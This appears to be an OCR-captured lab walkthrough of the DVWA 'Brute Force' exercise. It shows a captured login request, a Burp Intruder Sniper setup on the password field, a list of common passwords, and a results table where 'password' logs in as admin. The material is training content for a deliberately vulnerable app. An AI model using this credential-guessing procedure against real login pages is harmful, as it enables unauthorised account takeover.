
Brute Force

Low




Vulnerability: Brute Force

Login

Username:

Password:




Vulnerability: Brute Force

Login

Username: admin

Password: •••••




Vulnerability: Brute Force

Login

Username:


Password:

```
Username and/or password incorrect.
```



```
GET /vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://dvwa/vulnerabilities/brute/
Cookie: PHPSESSID=1o49dsqeqb55q33vppa2978mh3; security=low
Upgrade-Insecure-Requests: 1
```

brute force over burp




Attack Target


Configure the details of the target for the attack.

Host: dvwa

Port: 80

Use HTTPS






Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in wh

Attack type: Sniper

```
GET /vulnerabilities/brute/?username=admin&password=§admin§&Login=Login HTTP/1.1
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://dvwa/vulnerabilities/brute/
Cookie: PHPSESSID=1o49dsqeqb55q33vppa2978mh3; security=low
Upgrade-Insecure-Requests: 1
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on t
payload type can be customized in different ways.

Payload set: 1 Payload count: 99


Payload type: Simple list Request count: 99

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payload


```
123456
123456789
111111
password
qwerty
abc123
12345678
password1
```

start attack




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
4	password	200	☐	☐	4704
0		200	☐	☐	4666
1	123456	200	☐	☐	4666
2	123456789	200	☐	☐	4666
3	111111	200	☐	☐	4666




```
Payload:    password
Status:     200
Length:     4704
Timer:      3
```

```
          <br />
          <br />
          <input type="submit" value="Login" name="Login">

        </form>
        <p>
          Welcome to the password protected area admin
        </p>
        <img src="/hackable/users/admin.jpg" />
      </div>
```



Welcome to the password protected area admin



Grep - Match


These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

